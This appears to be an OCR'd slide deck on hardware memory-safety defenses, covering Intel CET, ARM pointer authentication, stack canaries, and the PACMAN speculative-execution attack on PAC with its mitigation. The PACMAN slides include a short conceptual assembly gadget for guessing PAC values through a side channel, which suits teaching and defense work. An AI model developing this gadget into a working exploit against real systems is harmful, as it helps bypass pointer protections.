
## Branch Target Injection

- When the CET tracker is in the WAIT_FOR_ENDBRANCH state, instruction execution will be limited or blocked, even speculatively, if the next instruction is not an ENDBRANCH.
- Speculative execution only occurs when:
  - **next instruction is ENDBRANCH** (like **lfence** for memory accesses)
- Never jumps to malicious address

*[1] https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html*


# ARM PAC

- The full **64-bit** address range is currently **not fully utilized**, so there are some **spare bits** that can be used to embed security information for validating the pointer.



*[1] https://www.qualcomm.com/content/dam/qcomm-martech/dm-assets/documents/pointer-auth-v7.pdf*
*[2] Ravichandran, J., Na, W. T., Lang, J., & Yan, M. (2022, June). PACMAN: attacking ARM pointer authentication with speculative execution. In Proceedings of the 49th Annual International Symposium on Computer Architecture (pp. 685-698).*


# Stack Protection: Canary



| | No stack protection | Software Stack protection |
|---|---|---|
| Function Prologue | `SUB sp, sp, #0x40` | `SUB sp, sp, #0x50` |
| | `STP x29, x30, [sp,#0x30]` | `STP x29, x30, [sp, #0x40]` |
| | `ADD x29, sp, #0x30` | `ADD x29, sp, #0x40` |
| | … | `ADRP x3, {pc}` |
| | | `LDR x4, [x3, #SSP]` |
| | | `STR x4, [sp, #0x38]` |
| | | … |
| Function Epilogue | … | … |
| | `LDP x29,x30,[sp,#0x30]` | `LDR x1, [x3, #SSP]` |
| | `ADD sp,sp,#0x40` | `LDR x2, [sp, #0x38]` |
| | `RET` | `CMP x1, x2` |
| | | `B.NE __stack_chk_fail` |
| | | `LDP x29, x30, [sp, #0x40]` |
| | | `ADD sp, sp, #0x50` |
| | | `RET` |

*[1] https://www.qualcomm.com/content/dam/qcomm-martech/dm-assets/documents/pointer-auth-v7.pdf*


# Stack Protection: ARM PAC



| | No stack protection | With Pointer Authentication |
|---|---|---|
| Function Prologue | `SUB sp, sp, #0x40`<br>`STP x29, x30, [sp,#0x30]`<br>`ADD x29, sp, #0x30`<br>… | `PACIASP`<br>`SUB sp, sp, #0x40`<br>`STP x29, x30, [sp,#0x30]`<br>`ADD x29, sp, #0x30`<br>… |
| Function Epilogue | …<br>`LDP x29,x30,[sp,#0x30]`<br>`ADD sp,sp,#0x40`<br>`RET` | …<br>`LDP x29,x30,[sp,#0x30]`<br>`ADD sp,sp,#0x40`<br>`AUTIASP`<br>`RET` |

*[1] https://www.qualcomm.com/content/dam/qcomm-martech/dm-assets/documents/pointer-auth-v7.pdf*

# PACMAN Attack: PAC Authentication Fail




The functionality is summarized as follows:

- Instructions are added for:
  - PAC value creation that write the value to the uppermost bits in a destination register alongside an address pointer value
  - Authentication that validate a PAC and update the destination register with a correct or corrupt ad-dress pointer. If the authentication fails, an indirect branch or load that uses the authenticated, and corrupt, address will cause an exception.
  - Removing a PAC value from the specified register
- An implementation can create a PAC using a standard and/or proprietary algorithm
- The standardized form uses a recently published block cipher known as QARMA.

*[1] https://community.arm.com/arm-community-blogs/b/architectures-and-processors-blog/posts/armv8-a-architecture-2016-additions*


# PACMAN Attack: Side Channel



```
if (condition):
  verified_ptr = check_pac(guess_ptr)
  load(verified_ptr)
```

*[1] Ravichandran, J., Na, W. T., Lang, J., & Yan, M. (2022, June). PACMAN: attacking ARM pointer authentication with speculative execution. In Proceedings of the 49th Annual International Symposium on Computer Architecture (pp. 685-698).*
*[2] https://developer.arm.com/documentation/ka005109/1-0?lang=en*

# PACMAN Attack: Side Channel



```
B.XX label // start speculation
…
LDR X0, [X1] // load corrupted ptr
AUT X0 // authenticate ptr
LDR X2, [X0] // fetch data
…
label:
```


```
X0 = 0x0000804200133700
LDR translates, fetches and forwards data
Leaves microarchitectural side-effects
```

```
X0 = 0x0055804200133700
LDR translation faults, no fetch and data fwd
Different microarchitectural side-effects
```

Faulting instruction never retires because the mis predicted branch flushes the pipeline, the fault does not occur, and the attacker can repeat until valid PAC is found.

*[1] Ravichandran, J., Na, W. T., Lang, J., & Yan, M. (2022, June). PACMAN: attacking ARM pointer authentication with speculative execution. In Proceedings of the 49th Annual International Symposium on Computer Architecture (pp. 685-698).*
*[2] https://developer.arm.com/documentation/ka005109/1-0?lang=en*

# PACMAN Attack: Mitigation



```
B.XX label // start speculation
…
LDR X0, [X1] // load corrupted ptr
AUT X0 // authenticate ptr
XPAC X0 // strip PAC
LDR X2, [X0] // fetch data
…
label:
```

```
X0 = 0x0000804200133700
LDR translates, fetches and forwards data
Leaves microarchitectural side-effects
```

```
X0 = 0x0000804200133700
LDR translates, fetches and forwards data
Same microarchitectural side-effects
```

With FEAT_FPAC the failing AUT still faults.

*[1] Ravichandran, J., Na, W. T., Lang, J., & Yan, M. (2022, June). PACMAN: attacking ARM pointer authentication with speculative execution. In Proceedings of the 49th Annual International Symposium on Computer Architecture (pp. 685-698).*
*[2] https://developer.arm.com/documentation/ka005109/1-0?lang=en*

## Comparison

| | INTEL CET | ARM PAC |
|---|---|---|
| Extra memory allocation | √ | |
| New registers | √ | √ |
| New instructions | √ | √ |
| New HW encryption engine | | √ |
| Compiler modification | √ | √ |
| Kernel modification | √ | |

## 3 Papers

# Papers

| No | Title | Conf | Rank | Type |
|---|---|---|---|---|
| 1 | No-FAT: Architectural Support for Low Overhead Memory Safety Checks | ISCA | A | HW&SW Co-design Defense |
| 2 | ZeRØ: Zero-Overhead Resilient Operation Under Pointer Integrity Attacks | ISCA | A | HW&SW Co-design Defense |
| 3 | SoftVN: Efficient Memory Protection via Software-Provided Version Numbers | ISCA | A | HW&SW Co-design Defense |
